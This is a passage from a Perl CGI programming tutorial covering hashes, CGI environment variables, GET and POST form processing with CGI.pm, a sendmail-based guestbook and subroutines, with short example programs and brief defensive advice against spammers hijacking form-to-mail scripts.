qq creates a double-quoted string for you. And it's much easier to read without all those backslashes in there.

Adding Items to a Hash

To add a new value to a hash, you simply do:

```
$hashname{newkey} = newvalue;
```

Using our colors example again, here's how to add a new value with the key "purple":

```
$colors{purple} = "#ff00ff";
```

If the named key already exists in the hash, then an assignment like this overwrites the previous value associated with that key.

Determining Whether an Item Exists in a Hash

You can use the `exists` function to see if a particular key/value pair exists in the hash:

```
exists $hashname{key}
```

This returns a true or false value. Here's an example of it in use:

```
if (exists $colors{purple}) {
   print "Sorry, the color purple is already in the
hash.<br>\n";
} else {
   $colors{purple} = "#ff00ff";
}
```

This checks to see if the key "purple" is already in the hash; if not, it adds it.

Deleting Items From a Hash

You can delete an individual key/value pair from a hash with the `delete` function:

```
delete $hashname{key};
```

If you want to empty out the entire hash, do:

```
%hashname = ();
```

Values

We've already seen that the `keys` function returns a list of the keys of a given hash. Similarly, the `values` function returns a list of the hash values:

```
my %colors = (red => "#ff0000", green=> "#00ff00",
              blue => "#0000ff",  black => "#000000",
              white => "#ffffff" );

my @keyslice = keys %colors;
# @keyslice now equals a randomly ordered list of
# the hash keys:
# ("red", "green", "blue", "black", "white")

my @valueslice = values %colors;
# @valueslice now equals a randomly ordered list of
# the hash values:
# ("ff0000", "#00ff00", "#0000ff", "#000000", "#ffffff")
```

As with `keys`, `values` returns the values in unpredictable order.

Determining Whether a Hash is Empty

You can use the `scalar` function on hashes as well:

```
scalar($hashname);
```

This returns true or false value – true if the hash contains any key/value pairs. The value returned does *not* indicate how many pairs are in the hash, however. If you want to find that number, use:

```
scalar keys(%hashname);
```

Here's an example:

```
my %colors = (red => "#ff0000", green=> "#00ff00",
              blue => "#0000ff",  black => "#000000",
              white => "#ffffff" );

my $numcolors = scalar(keys(%colors));
print "There are $numcolors in this hash.\n";
```

This will print out "There are 5 colors in this hash."

Resources

Visit http://www.cgi101.com/book/ch2/ for source code and links from this chapter.

Chapter 2 Reference: Arrays and Hashes

Array Functions

@array = ( );	Defines an empty array
@array = (“a”, “b”, “c”);	Defines an array with values
$array[0]	The first element of @array
$array[0] = *a*;	Sets the first element of @array to *a*
@array[3..5]	Array slice - returns a list containing the 3rd thru 5th elements of @array
scalar(@array)	Returns the number of elements in @array
$#array	The index of the last element in @array
grep(/pattern/, @array)	Returns a list of the items in @array that matched /pattern/
join(*expr*, @array)	Joins @array into a single string separated by *expr*
push(@array, $var)	Adds $var to @array
pop(@array)	Removes last element of @array and returns it
reverse(@array)	Returns @array in reverse order
shift(@array)	Removes first element of @array and returns it
sort(@array)	Returns alphabetically sorted @array
sort({$a<=>$b}, @array)	Returns numerically sorted @array

Hash Functions

%hash = ( );	Defines an empty hash
%hash = (a => 1, b=>2);	Defines a hash with values
$hash{$key}	The value referred to by this $key
$hash{$key} = $value;	Sets the value referred to by $key
exists $hash{$key}	True if the key/value pair exists
delete $hash{$key}	Deletes the key/value pair specified by $key
keys %hash	Returns a list of the hash keys
values %hash	Returns a list of the hash values

CGI Environment Variables

Environment variables are a series of hidden values that the web server sends to every CGI program you run. Your program can parse them and use the data they send. Environment variables are stored in a hash named %ENV:

Key	Value
DOCUMENT_ROOT	The root directory of your server
HTTP_COOKIE	The visitor's cookie, if one is set
HTTP_HOST	The hostname of the page being attempted
HTTP_REFERER	The URL of the page that called your program
HTTP_USER_AGENT	The browser type of the visitor
HTTPS	"on" if the program is being called through a secure server
PATH	The system path your server is running under
QUERY_STRING	The query string (see GET, below)
REMOTE_ADDR	The IP address of the visitor
REMOTE_HOST	The hostname of the visitor (if your server has reverse-name-lookups on; otherwise this is the IP address again)
REMOTE_PORT	The port the visitor is connected to on the web server
REMOTE_USER	The visitor's username (for .htaccess-protected pages)
REQUEST_METHOD	GET or POST
REQUEST_URI	The interpreted pathname of the requested document or CGI (relative to the document root)
SCRIPT_FILENAME	The full pathname of the current CGI
SCRIPT_NAME	The interpreted pathname of the current CGI (relative to the document root)
SERVER_ADMIN	The email address for your server's webmaster
SERVER_NAME	Your server's fully qualified domain name (e.g. www.cgi101.com)
SERVER_PORT	The port number your server is listening on
SERVER_SOFTWARE	The server software you're using (e.g. Apache 1.3)

Some servers set other environment variables as well; check your server documentation for more information. Notice that some environment variables give information about your server, and will never change (such as SERVER_NAME and SERVER_ADMIN), while others give information about the visitor, and will be different every time someone accesses the program.

Not all environment variables get set. REMOTE_USER is only set for pages in a directory or subdirectory that's password-protected via a .htaccess file. (See Chapter 20 to learn how to password protect a directory.) And even then, REMOTE_USER will be the username as it appears in the .htaccess file; it's not the person's email address. There is no reliable way to get a person's email address, short of asking them for it with a web form.

You can print the environment variables the same way you would any hash value:

```
print "Caller = $ENV{HTTP_REFERER}\n";
```

Let's try printing some environment variables. Start a new file named env.cgi:

Program 3-1: env.cgi **Print Environment Variables Program**

```
#!/usr/bin/perl -wT
use strict;
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);

print header;
print start_html("Environment");

foreach my $key (sort(keys(%ENV))) {
   print "$key = $ENV{$key}<br>\n";
}

print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch3/env-cgi.html
➪ Working example: http://www.cgi101.com/book/ch3/env.cgi

Save the file, **chmod 755 env.cgi**, then try it in your web browser. Compare the environment variables displayed with the list on the previous page. Notice which values show information about your server and CGI program, and which ones give away information about you (such as your browser type, computer operating system, and IP address).

Let's look at several ways to use some of this data.

Referring Page

When you click on a hyperlink on a web page, you're being referred to another page. The web server for the receiving page keeps track of the referring page, and you can access the URL for that page via the HTTP_REFERER environment variable. Here's an example:

Program 3-2: refer.cgi **HTTP Referer Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Referring Page");
print "Welcome, I see you've just come from
$ENV{HTTP_REFERER}!<p>\n";

print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch3/refer-cgi.html
➪ Working example: http://www.cgi101.com/book/ch3/ (click on refer.cgi)

Remember, HTTP_REFERER only gets set when a visitor actually clicks on a link to your page. If they type the URL directly (or use a bookmarked URL), then HTTP_REFERER is blank. To properly test your program, create an HTML page with a link to refer.cgi, then click on the link:

```
<a href="refer.cgi">Referring Page</a>
```

HTTP_REFERER is not a foolproof method of determining what page is accessing your program. It can easily be forged.

Remote Host Name, and Hostname Lookups

You've probably seen web pages that greet you with a message like "Hello, visitor from (yourhost)!", where (yourhost) is the hostname or IP address you're currently logged in with. This is a pretty easy thing to do because your IP address is stored in the %ENV hash.

If your web server is configured to do hostname lookups, then you can access the visitor's actual hostname from the $ENV{REMOTE_HOST} value. Servers often don't do hostname lookups automatically, though, because it slows down the server. Since $ENV{REMOTE_ADDR} contains the visitor's IP address, you can reverse-lookup the hostname from the IP address using the Socket module in Perl. As with CGI.pm, you have to `use` the Socket module:

```
use Socket;
```

(There is no need to add `qw(:standard)` for the Socket module.)

The Socket module offers numerous functions for socket programming (most of which are beyond the scope of this book). We're only interested in the reverse-IP lookup for now, though. Here's how to do the reverse lookup:

```
my $ip = "209.189.198.102";
my $hostname = gethostbyaddr(inet_aton($ip), AF_INET);
```

There are actually two functions being called here: `gethostbyaddr` and `inet_aton`. `gethostbyaddr` is a built-in Perl function that returns the hostname for a particular IP address. However, it requires the IP address be passed to it in a packed 4-byte format. The Socket module's `inet_aton` function does this for you.

Let's try it in a CGI program. Start a new file called rhost.cgi, and enter the following code:

Program 3-3: rhost.cgi **Remote Host Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;
use Socket;

print header;
print start_html("Remote Host");

my $hostname = gethostbyaddr(inet_aton($ENV{REMOTE_ADDR}),
AF_INET);
print "Welcome, visitor from $hostname!<p>\n";

print end_html;
```

🖶 Source code: http://www.cgi101.com/book/ch3/rhost-cgi.html
➪ Working example: http://www.cgi101.com/book/ch3/rhost.cgi

Detecting Browser Type

The HTTP_USER_AGENT environment variable contains a string identifying the browser (or "user agent") accessing the page. Unfortunately there is no standard (yet) for user agent strings, so you will see a vast assortment of different strings. Here's a sampling of some:

```
DoCoMo/1.0/P502i/c10 (Google CHTML Proxy/1.0)
Firefly/1.0 (compatible; Mozilla 4.0; MSIE 5.5)
Googlebot/2.1 (+http://www.googlebot.com/bot.html)
Mozilla/3.0 (compatible)
Mozilla/4.0 (compatible; MSIE 4.01; MSIECrawler; Windows 95)
Mozilla/4.0 (compatible; MSIE 5.0; MSN 2.5; AOL 8.0; Windows 98; DigExt)
Mozilla/4.0 (compatible; MSIE 5.0; Mac_PowerPC)
Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt; Hotbar 4.1.7.0)
Mozilla/4.0 (compatible; MSIE 6.0; AOL 9.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; DigExt)
Mozilla/4.0 WebTV/2.6 (compatible; MSIE 4.0)
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-US; rv:1.0.2) Gecko/20020924 AOL/7.0
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-US; rv:1.0.2) Gecko/20021120 Netscape/
  7.01
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/85 (KHTML, like Gecko)
  Safari/85
Mozilla/5.0 (Windows; U; Win98; en-US; m18) Gecko/20010131 Netscape6/6.01
Mozilla/5.0 (Slurp/cat; slurp@inktomi.com; http://www.inktomi.com/slurp.html)
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.5a) Gecko/20030718
Mozilla/5.0 (compatible; Konqueror/3.0-rc3; i686 Linux; 20020913)
NetNewsWire/1.0 (Mac OS X; Pro; http://ranchero.com/netnewswire/)
Opera/6.0 (Windows 98; U)  [en]
Opera/7.10 (Linux 2.4.19 i686; U)  [en]
Scooter/3.3
```

As you can see, sometimes the user agent string reveals what type of browser and computer the visitor is using, and sometimes it doesn't. Some of these aren't even browsers at all, like the search engine robots (Googlebot, Inktomi and Scooter) and RSS reader (NetNewsWire). You should be careful about writing programs (and websites) that do browser detection. It's one thing to collect browser info for logging purposes; it's quite another to design your entire site exclusively for a certain browser. Visitors will be annoyed if they can't access your site because you think they have the "wrong" browser.

That said, here's an example of how to detect the browser type. This program uses Perl's `index` function to see if a particular substring (such as "MSIE") exists in the HTTP_USER_AGENT string. `index` is used like so:

```
index(string, substring);
```

It returns a numeric value indicating where in the string the substring appears, or -1 if the substring does not appear in the string. We use an if/else block in this program to see if the index is greater than -1.

Program 3-4: browser.cgi **Browser Detection Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Browser Detect");

my($ua) = $ENV{HTTP_USER_AGENT};

print "User-agent: $ua<p>\n";
if (index($ua, "MSIE") > -1) {
   print "Your browser is Internet Explorer.<p>\n";
} elsif (index($ua, "Netscape") > -1) {
   print "Your browser is Netscape.<p>\n";
} elsif (index($ua, "Safari") > -1) {
   print "Your browser is Safari.<p>\n";
} elsif (index($ua, "Opera") > -1) {
   print "Your browser is Opera.<p>\n";
} elsif (index($ua, "Mozilla") > -1) {
   print "Your browser is probably Mozilla.<p>\n";
} else {
   print "I give up, I can't tell what browser you're
using!<p>\n";
}

print end_html;
```

Source code: http://www.cgi101.com/book/ch3/browser-cgi.html
Working example: http://www.cgi101.com/book/ch3/browser.cgi

If you have several different browsers installed on your computer, try testing the program

with each of them.

We'll look more at if/else blocks in Chapter 5.

A Simple Form Using GET

There are two ways to send data from a web form to a CGI program: GET and POST. These *methods* determine how the form data is sent to the server.

With the GET method, the input values from the form are sent as part of the URL and saved in the QUERY_STRING environment variable. With the POST method, data is sent as an input stream to the program. We'll cover POST in the next chapter, but for now, let's look at GET.

You can set the QUERY_STRING value in a number of ways. For example, here are a number of direct links to the env.cgi program:

```
http://www.cgi101.com/book/ch3/env.cgi?test1
http://www.cgi101.com/book/ch3/env.cgi?test2
http://www.cgi101.com/book/ch3/env.cgi?test3
```

Try opening each of these in your web browser. Notice that the value for QUERY_STRING is set to whatever appears after the question mark in the URL itself. In the above examples, it's set to "test1", "test2", and "test3" respectively.

You can also process simple forms using the GET method. Start a new HTML document called envform.html, and enter this form:

Program 3-5: envform.html **Simple HTML Form Using GET**

```
<html><head><title>Test Form</title></head>
<body>

<form action="env.cgi" method="GET">
Enter some text here:
<input type="text" name="sample_text" size=30>
<input type="submit"><p>
</form>

</body></html>
```

➪ Working example: http://www.cgi101.com/book/ch3/envform.html

Save the form and upload it to your website. Remember you may need to change the path to env.cgi depending on your server; if your CGI programs live in a "cgi-bin" directory then you should use `action="cgi-bin/env.cgi".`

Bring up the form in your browser, then type something into the input field and hit return. You'll notice that the value for QUERY_STRING now looks like this:

```
sample_text=whatever+you+typed
```

The string to the left of the equals sign is the name of the form field. The string to the right is whatever you typed into the input box. Notice that any spaces in the string you typed have been replaced with a +. Similarly, various punctuation and other special non-alphanumeric characters have been replaced with a %-code. This is called URL-encoding, and it happens with data submitted through either GET or POST methods.

You can send multiple input data values with GET:

```
<form action="env.cgi" method="GET">
First Name: <input type="text" name="fname" size=30><p>
Last Name:  <input type="text" name="lname" size=30><p>
<input type="submit">
</form>
```

This will be passed to the env.cgi program as follows:

```
$ENV{QUERY_STRING} = "fname=joe&lname=smith"
```

The two form values are separated by an ampersand (&). You can divide the query string with Perl's `split` function:

```
my @values = split(/&/,$ENV{QUERY_STRING});
```

`split` lets you break up a string into a list of strings, splitting on a specific character. In this case, we've split on the "&" character. This gives us an array named `@values` containing two elements: `("fname=joe", "lname=smith")`. We can further split each string on the "=" character using a foreach loop:

```
foreach my $i (@values) {
   my($fieldname, $data) = split(/=/, $i);
   print "$fieldname = $data<br>\n";
}
```

This prints out the field names and the data entered into each field in the form. It does not

do URL-decoding, however. A better way to parse QUERY_STRING variables is with CGI.pm.

Using CGI.pm to Parse the Query String

If you're sending more than one value in the query string, it's best to use CGI.pm to parse it. This requires that your query string be of the form:

```
fieldname1=value1
```

For multiple values, it should look like this:

```
fieldname1=value1&fieldname2=value2&fieldname3=value3
```

This will be the case if you are using a form, but if you're typing the URL directly then you need to be sure to use a fieldname, an equals sign, then the field value.

CGI.pm provides these values to you automatically with the `param` function:

```
param('fieldname');
```

This returns the value entered in the `fieldname` field. It also does the URL-decoding for you, so you get the exact string that was typed in the form field.

You can get a list of all the fieldnames used in the form by calling `param` with no arguments:

```
my @fieldnames = param();
```

`param` is NOT a Variable

`param` is a function call. You can't do this:

```
print "$p = param($p)<br>\n";
```

If you want to print the value of `param($p)`, you can print it by itself:

```
print param($p);
```

Or call `param` outside of the double-quoted strings:

```
print "$p = ", param($p), "<br>\n";
```

You won't be able to use `param('fieldname')` inside a here-document. You may find it easier to assign the form values to individual variables:

```
my $firstname = param('firstname');
my $lastname = param('lastname');
```

Another way would be to assign every form value to a hash:

```
my(%form);
foreach my $p (param()) {
    $form{$p} = param($p);
}
```

You can achieve the same result by using CGI.pm's `Vars` function:

```
use CGI qw(:standard Vars);
my %form = Vars();
```

The `Vars` function is not part of the "standard" set of CGI.pm functions, so it must be included specifically in the `use` statement.

Either way, after storing the field values in the `%form` hash, you can refer to the individual field names by using `$form{'fieldname'}`. (This will **not** work if you have a form with multiple fields having the same field name.)

Let's try it now. Create a new form called getform.html:

Program 3-6: getform.html **Another HTML Form Using GET**

```
<html><head><title>Test Form</title></head>
<body>

<form action="get.cgi" method="GET">
First Name: <input type="text" name="firstname" size=30><br>
Last Name: <input type="text" name="lastname" size=30><br>
<input type="submit"><p>
</form>

</body></html>
```

➪ Working example: http://www.cgi101.com/book/ch3/getform.html

Save and upload it to your webserver, then bring up the form in your web browser.

Now create the CGI program called get.cgi:

Program 3-7: get.cgi Form Processing Program Using GET

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Get Form");

my %form;
foreach my $p (param()) {
    $form{$p} = param($p);
    print "$p = $form{$p}<br>\n";
}
print end_html;
```

Source code: http://www.cgi101.com/book/ch3/get-cgi.html

Save and **chmod 755 get.cgi**. Now fill out the form in your browser and press submit. If you encounter errors, refer back to Chapter 1 for debugging.

Take a look at the full URL of get.cgi after you press submit. You should see all of your form field names and the data you typed in as part of the URL. This is one reason why GET is not the best method for handling forms; it isn't secure.

GET is NOT Secure

GET is not a secure method of sending data. Don't use it for forms that send password info, credit card data or other sensitive information. Since the data is passed through as part of the URL, it'll show up in the web server's logfile (complete with all the data). Server logfiles are often readable by other users on the system. URL history is also saved in the browser and can be viewed by anyone with access to the computer. Private information should always be sent with the POST method, which we'll cover in the next chapter. (And if you're asking visitors to send sensitive information like credit card numbers, you should also be using a secure server in addition to the POST method.)

There may also be limits to how much data can be sent with GET. While the HTTP protocol doesn't specify a limit to the length of a URL, certain web browsers and/or

servers may.

Despite this, the GET method is often the best choice for certain types of applications. For example, if you have a database of articles, each with a unique article ID, you would probably want a single article.cgi program to serve up the articles. With the article ID passed in by the GET method, the program would simply look at the query string to figure out which article to display:

```
<a href="article.cgi?id=22">Article Name</a>
```

We'll be revisiting that idea later in the book. For now, let's move on to Chapter 4 where we'll see how to process forms using the POST method.

Resources

Visit http://www.cgi101.com/book/ch3/ for source code and links from this chapter.

Processing Forms
and Sending Mail

Most forms you create will send their data using the POST method. POST is more secure than GET, since the data isn't sent as part of the URL, and you can send more data with POST. Also, your browser, web server, or proxy server may cache GET queries, but posted data is resent each time.

Your web browser, when sending form data, encodes the data being sent. Alphanumeric characters are sent as themselves; spaces are converted to plus signs (+); other characters – like tabs, quotes, etc. – are converted to "%HH" – a percent sign and two hexadecimal digits representing the ASCII code of the character. This is called URL encoding.

In order to do anything useful with the data, your program must decode these. Fortunately the CGI.pm module does this work for you. You access the decoded form values the same way you did with GET:

```
$value = param('fieldname');
```

So you already know how to process forms! You can try it now by changing your getform.html form to method="POST" (rather than method="GET"). You'll see that it works identically whether you use GET or POST. Even though the data is sent differently, CGI.pm handles it for you automatically.

The Old Way of Decoding Form Data

Before CGI.pm was bundled with Perl, CGI programmers had to write their own form-parsing code. If you read some older CGI books (including the first edition of this book), or if you're debugging old code, you'll probably encounter the old way of decoding form data. Here's what it looks like:

```
read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
@pairs = split(/&/, $buffer);
foreach $pair (@pairs) {
    ($name, $value) = split(/=/, $pair);
    $value =~ tr/+/ /;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C",
hex($1))/eg;
    $FORM{$name} = $value;
}
```

This code block reads the posted form data from standard input, loops through the fieldname=value fields in the form, and uses the `pack` function to do URL-decoding. Then it stores each fieldname/value pair in a hash called %FORM.

This code is deprecated and should be avoided; use CGI.pm instead. If you want to upgrade an old program that uses the above code block, you can replace it with this:

```
my %FORM;
foreach my $field (param()) {
   $FORM{$field} = param($field);
}
```

Or you could use the `Vars` function:

```
use CGI qw(:standard Vars);
my %FORM = Vars();
```

Either method will replace the old form-parsing code, although keep in mind that this will not work if your form has multiple fields with the same name. We'll look at how to handle those in the next chapter.

Guestbook Form

One of the first CGI programs you're likely to want to add to your website is a guestbook program, so let's start writing one. First create your HTML form. The actual fields can be up to you, but a bare minimum might look like this:

```
<form action="post.cgi" method="POST">
Your Name: <input type="text" name="name"><br>
Email Address: <input type="text" name="email"><br>
Comments:<br>
<textarea name="comments" rows="5"
   cols="60"></textarea><br>
<input type="submit" value="Send">
```

```
</form>
```

Source code: http://www.cgi101.com/book/ch4/guestbook1.html

(Stylistically it's better NOT to include a "reset" button on forms like this. It's unlikely the visitor will want to erase what they've typed, and more likely they'll accidentally hit "reset" instead of "send", which can be an aggravating experience. They may not bother to re-fill the form in such cases.)

Now you need to create post.cgi. This is nearly identical to the get.cgi from last chapter, so you may just want to copy that program and make changes:

Program 4-1: post.cgi **Form Processing Program Using POST**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Thank You");
print h2("Thank You");

my %form;
foreach my $p (param()) {
    $form{$p} = param($p);
    print "$p = $form{$p}<br>\n";
}
print end_html;
```

Source code: http://www.cgi101.com/book/ch4/post-cgi.html
Working example: http://www.cgi101.com/book/ch4/form.html

Test your program by entering some data into the fields, and pressing "send" when finished. Notice that the data is not sent in the URL this time, as it was with the GET example.

Of course, this form doesn't actually DO anything with the data, which doesn't make it much of a guestbook. Let's see how to send the data in e-mail.

Sending Mail

There are several ways to send mail. We'll be using the **sendmail** program for these

examples. If you're using a non-Unix system (or a Unix without sendmail installed), there are a number of third-party Perl modules that you can use to achieve the same effect. See http://search.cpan.org/ (search for "sendmail") for a list of platform-independent mailers, and Chapter 14 for examples of how to install third-party modules. If you're using ActivePerl on Windows, visit http://www.cgi101.com/book/ch4/ for a link to more information about sending mail from Windows.

Before you can write your form-to-mail CGI program, you'll need to figure out where the sendmail program is installed on your webserver. (For cgi101.com, it's in /usr/sbin/sendmail. If you're not sure where it is, try doing **which sendmail** or **whereis sendmail**; usually one of these two commands will yield the correct location.)

Since we're using the -T flag for taint checking, the first thing you need to do before connecting to sendmail is set the PATH environment variable:

```
$ENV{PATH} = "/usr/sbin";
```

The path should be the directory where sendmail is located; if sendmail is in /usr/sbin/sendmail, then `$ENV{PATH}` should be "/usr/sbin". If it's in /var/lib/sendmail, then `$ENV{PATH}` should be "/var/lib".

Next you open a *pipe* to the sendmail program:

```
open (MAIL, "|/usr/sbin/sendmail -t -oi") or
   die "Can't fork for sendmail: $!\n";
```

The pipe (which is indicated by the | character) causes all of the output printed to that filehandle (`MAIL`) to be fed directly to the `/usr/sbin/sendmail` program as if it were standard input to that program. Several flags are also passed to sendmail:

```
-t     Read message for recipients. To:, Cc:, and Bcc:
       lines will be scanned for recipient addresses
-oi    Ignore dots alone on lines by themselves in
       incoming messages.
```

The `-t` flag tells sendmail to look at the message headers to determine who the mail is being sent to. You'll have to print all of the message headers yourself:

```
my $recipient = 'recipient@cgi101.com';

print MAIL "From: sender\@cgi101.com\n";
print MAIL "To: $recipient\n";
print MAIL "Subject: Guestbook Form\n\n";
```

Remember that you can safely put an @-sign inside a single-quoted string, like 'recipient@cgi101.com', or you can escape the @-sign in double-quoted strings by using a backslash ("sender\@cgi101.com").

The message headers are complete when you print a single blank line following the header lines. We've accomplished this by printing two newlines at the end of the subject header:

```
print MAIL "Subject: Guestbook Form\n\n";
```

After that, you can print the body of your message.

Let's try it. Start a new file named guestbook.cgi, and edit it as follows. You don't need to include the comments in the following code; they are just there to show you what's happening.

Program 4-2: guestbook.cgi **Guestbook Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

print header;
print start_html("Results");

# Set the PATH environment variable to the same path
# where sendmail is located:

$ENV{PATH} = "/usr/sbin";

# open the pipe to sendmail
open (MAIL, "|/usr/sbin/sendmail -oi -t") or
    &dienice("Can't fork for sendmail: $!\n");

# change this to your own e-mail address
my $recipient = 'recipient@cgi101.com';

# Start printing the mail headers
# You must specify who it's to, or it won't be delivered:

print MAIL "To: $recipient\n";
```

```
# From should probably be the webserver.

print MAIL "From: nobody\@cgi101.com\n";

# print a subject line so you know it's from your form cgi.

print MAIL "Subject: Form Data\n\n";

# Now print the body of your mail message.
foreach my $p (param()) {
    print MAIL "$p = ", param($p), "\n";
}

# Be sure to close the MAIL input stream so that the
# message actually gets mailed.

close(MAIL);

# Now print a thank-you page

print <<EndHTML;
<h2>Thank You</h2>
<p>Thank you for writing!</p>
<p>Return to our <a href="index.html">home page</a>.</p>
EndHTML

print end_html;

# The dienice subroutine handles errors.

sub dienice {
    my($errmsg) = @_;
    print "<h2>Error</h2>\n";
    print "<p>$errmsg</p>\n";
    print end_html;
    exit;
}
```

Source code: http://www.cgi101.com/book/ch4/guestbook-cgi.html

Save and chmod the file, then modify your guestbook.html form so that the action points to guestbook.cgi:

```
<form action="guestbook.cgi" method="POST">
```

Try testing the form. If the program runs successfully, you'll get e-mail in a few moments

with the results of your post. (Remember to change `$recipient` to your email address!)

Subroutines

In the guestbook program we used a new structure: a subroutine called "dienice." A *subroutine* is a user-defined function. You've already used functions like `param` and `start_html` from the CGI.pm module, and built-in functions like `shift` and `pop`. You can also define your own custom functions.

In the mail program, the `dienice` subroutine is only called if the program can't open the pipe to sendmail. Rather than aborting and giving you a server error (or worse, NO error), you want your program to give you some useful data about what went wrong; `dienice` does that, by printing the error message and closing HTML tags, and exiting the program. We'll be using the `dienice` subroutine throughout the rest of the book, as a generic catch-all error-handler.

Subroutines are useful for isolating blocks of code that are reused frequently in your program. The structure of a subroutine is as follows:

```
sub subname {
   # your code here
}
```

The subroutine block starts with the word `sub`, followed by the name of the subroutine. The code for the subroutine is then enclosed in curly braces `{ }`.

Subroutines can be placed anywhere in your program, though for readability it's usually best to put them at the end, after the main program code.

To invoke a subroutine, enter the subroutine name and an optional list of arguments:

```
subname;
subname(arguments);
```

You may prefix the subroutine name with an `&`-sign:

```
&subname;
&subname(arguments);
```

The `&`-sign is optional. However, we'll be using this syntax throughout the book to differentiate calls to subroutines we've written ourselves. Calls to built-in functions or functions provided by external modules will not have this sign.

Here is an example of a call to a subroutine named "mysub" with three arguments:

```
&mysub($arg1, "whatever", 23);
```

The arguments are passed to the subroutine in the special Perl array `@_`. You can then assign the elements of that array to special temporary variables, like so:

```
sub mysub {
   my($arg1, $arg2, $arg3) = @_;
   # your code here
}
```

In this example, the `my` function limits the scope of `$arg1`, `$arg2` and `$arg3` to the `mysub` subroutine. This keeps your temporary variables visible only to the subroutine itself (where they're actually needed and used), rather than to the entire program (where they're not needed). This also means if you change one of the variables inside your subroutine, the value of the original variable won't change (unless it's a reference, which we'll look at next).

Passing Arrays and Hashes to Subroutines

When passing an array (or a hash) to a subroutine, the array is expanded into a list of its values. This might be okay if the array is the only argument:

```
&subname(@array1);
```

However if you have multiple arguments, you're going to run into problems:

```
&subname(@array1, $item2, $item3);

sub subname {
   my(@ary, $arg2, $arg3) = @_;
}
```

In this example, *all* of the arguments (including `$item2` and `$item3`) are stored in `@ary`, and `$arg2` and `$arg3` are undefined. In order to pass the array or hash properly to the subroutine, you need to pass it as a *reference*, by prefixing the @ (or %) by a backslash:

```
&subname(\@array1, $item2, \%hash1);

sub subname {
```

```
    my($arrayref, $arg2, $hashref) = @_;
}
```

Now `$arrayref` is a reference to `@array1`, `$arg2` is whatever the value of `$item2` is, and `$hashref` is a reference to `%hash1`. To access individual elements of an array reference, instead of using `$arrayref[1]`, you use `$arrayref->[1]`. Similarly with a hash reference you use `$hashref->{key}` instead of `$hashref{key}`.

A *reference* is a pointer to the original variable. If you change the value of an element of an array reference, you're changing the original array's values.

Optionally you could *dereference* the array inside your subroutine by doing:

```
my @localary = @{$arrayref};
```

A hash is dereferenced like so:

```
my %localhash = %{$hashref};
```

A dereferenced array (or hash) is localized to your subroutine, so you can change the values of @newarray or %newhash without altering the original variables.

You can find out a lot more about references by reading **perldoc perlref** and **perldoc perlreftut** (the Perl reference tutorial).

Subroutine Return Values

Subroutines can return a value:

```
sub subname {
    # your code here
    return $somevalue;
}
```

If you omit the return statement, then the value returned by the subroutine is the value of the last expression executed in that routine.

If you want to save the return value, be sure to assign it to a variable:

```
my $result = &subname(arguments);
```

Subroutines can also return a list:

```
sub subname {
    # your code here
    return $value1, $value2, 'foo';
}
```

Which can then be assigned to a list of variables:

```
my ($x, $y, $z) = &subname(arguments);
```

Or an array:

```
my @x = &subname(arguments);
```

Return vs. Exit

You'll notice that our `dienice` subroutine does not return a value at all, but rather calls the `exit` function. `exit` causes the entire program to terminate immediately.

Sendmail Subroutine

Here is an example of the mail-sending code in a compact subroutine:

```
sub sendmail {
    my ($from, $to, $subject, $message) = @_;
    $ENV{PATH} = "/usr/sbin";
    open (MAIL, "|/usr/sbin/sendmail -oi -t") or
       &dienice("Can't fork for sendmail: $!\n");
    print MAIL "To: $to\n";
    print MAIL "From: $from\n";
    print MAIL "Subject: $subject\n\n";
    print MAIL "$message\n";
    close(MAIL);
}
```

Sending Mail to More Than One Recipient

If you want to send mail to more than one email address, just add the desired addresses to the `$recipient` line, separated by commas:

```
my $recipient = 'recipient1@cgi101.com,
recipient2@cgi101.com, recipient3@cgi101.com';
```

Defending Against Spammers

When building form-to-mail programs, you need to take precautions to prevent spammers from hijacking your programs to send unwanted e-mail to other recipients. They can do this by writing their own form (or program) to send data to *your* CGI. If your program prints any of the form fields as mail headers without checking them first, the spammer can insert their *own* mail headers (and even their own message). The end result: your program becomes a relay for spammers.

The primary defense against this is to not allow the form to specify ANY of the mail headers (such as the From, To, or Subject headers). Note that in our guestbook program, the From, To and Subject headers were all hardcoded in the program.

Of course, it would be nice to have the "From" header show the poster's e-mail address. You could allow this if you validate it first, verifying that it's really an e-mail address and doesn't contain any extra headers. You can validate e-mail addresses by using a regular expression pattern match, which we'll cover in Chapter 13, or by using the Email::Valid module, which we'll look at in Chapter 14.

Resources

Visit http://www.cgi101.com/book/ch4/ for source code and links from this chapter.

Advanced Forms
and Perl Control Structures

In the last chapter you learned how to decode form data, and mail it to yourself. However, one problem with the guestbook program is that it didn't do any error-checking or specialized processing. You might not want to get blank forms, or you may want to require certain fields to be filled out. You might also want to write a quiz or questionnaire, and have your program take different actions depending on the answers. All of these things require some more advanced processing of the form data, and that will usually involve using *control structures* in your Perl code.

Control structures include conditional statements, such as if/elsif/else blocks, as well as loops like `foreach`, `for` and `while`.

If Conditions

You've already seen if/elsif in action. The structure is always started by the word `if`, followed by a condition to be evaluated, then a pair of braces indicating the beginning and end of the code to be executed if the condition is true. The condition is enclosed in parentheses:

```
if (condition) {
    code to be executed
}
```

